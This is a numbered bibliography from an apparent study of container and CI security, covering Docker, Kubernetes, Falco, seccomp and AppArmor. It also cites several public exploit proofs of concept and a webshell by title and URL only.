[80] (2020, Mar.) strace. [Online]. https://linux.die.net/man/1/strace

[81] Roman Fiedler. (2020, Mar.) Openwall. [Online]. https://www.openwall.com/lists/oss-security/2015/07/22/4

[82] (2020, Mar.) SECure COMPuting with filters. [Online]. https://www.kernel.org/doc/Documentation/prctl/seccomp_filter.txt

[83] Justin Ellingwood. (2020, Mar.) How To Set Up Highly Available Web Servers with Keepalived and Floating IPs on Ubuntu 14.04. [Online]. https://www.digitalocean.com/community/tutorials/how-to-set-up-highly-available-web-servers-with-keepalived-and-floating-ips-on-ubuntu-14-04

[84] Alexandre Cassen. (2020, Feb.) Keepalived Configuration Manual Page. [Online]. https://www.keepalived.org/manpage.html

[85] Docker. (2020, Mar.) Swarm mode overview. [Online]. https://docs.docker.com/engine/swarm/

[86] Gluster. (2020, Mar.) GlusterFS Documentation. [Online]. https://docs.gluster.org/en/latest/

[87] (2020, Mar.) Treafik. [Online]. https://docs.traefik.io/

[88] (2020, Mar.) Git. [Online]. https://git-scm.com/

[89] (2020, Mar.) Drone overview. [Online]. https://docs.drone.io/pipeline/overview/

[90] brianwrf. (2020, Apr.) CVE-2019-8942 and CVE-2019-8943 POC. [Online]. https://github.com/brianwrf/WordPress_4.9.8_RCE_POC

[91] Wilfried Becard. (2020, Apr.) WordPress Crop-image Shell Upload. [Online]. https://www.rapid7.com/db/modules/exploit/multi/http/wp_crop_rce

[92] gb-sn. (2020, Apr.) A simple webshell written in Go. [Online]. https://github.com/gb-sn/go-webshell

[93] Kacper Szure. (2020, Apr.) Gitea 1.4.0 Unauthenticated Remote Code Execution. [Online]. https://security.szurek.pl/en/gitea-1-4-0-unauthenticated-rce.html

[94] Andres Pihlak. (2020, Apr.) image_scanner.py. [Online]. https://github.com/apihlak/vuln-scanner-analysis/blob/master/image_scanner.py

[95] Cuelogic Technologies. (2020, Apr.) Best Continuous Integration (CI) Tools In 2019: A Comparison. [Online]. https://www.cuelogic.com/blog/best-continuous-integration-ci-tools

[96] NIST. (2020, Apr.) Vulnerability Metrics. [Online]. https://nvd.nist.gov/vuln-metrics/cvss

[97] mostolog. (2020, Apr.) moby. [Online]. https://github.com/moby/moby/issues/25209

[98] Kubernetes. (2020, Apr.) Configure a Security Context for a Pod or Container. [Online]. https://kubernetes.io/docs/tasks/configure-pod-container/security-context/

[99] Docker. (2020, Apr.) AppArmor security profiles for Docker. [Online]. https://docs.docker.com/engine/security/apparmor/#understand-the-policies.

[100] Falco. (2020, Apr.) Installing Falco. [Online]. https://falco.org/docs/installation/

[101] Mark Maunder. (2020, Apr.) Mossack Fonseca Breach – WordPress Revolution Slider Plugin Possible Cause. [Online]. https://www.wordfence.com/blog/2016/04/mossack-fonseca-breach-vulnerable-slider-revolution/

[102] Falco. (2020, Apr.) Application Profiles for Falco. [Online]. https://github.com/falcosecurity/profiles

[103] Cilium. (2020, Apr.) Cilium’s documentation. [Online]. https://docs.cilium.io/en/v1.6/

[104] Google. (2020, Apr.) "Distroless" Docker Images. [Online]. https://github.com/GoogleContainerTools/distroless

[105] (2020, Apr.) Scratch. [Online]. https://hub.docker.com/_/scratch

[106] Brady Todhunter. (2020, Mar.) Inline Scanning with Anchore-Engine. [Online]. https://anchore.com/inline-scanning-with-anchore-engine/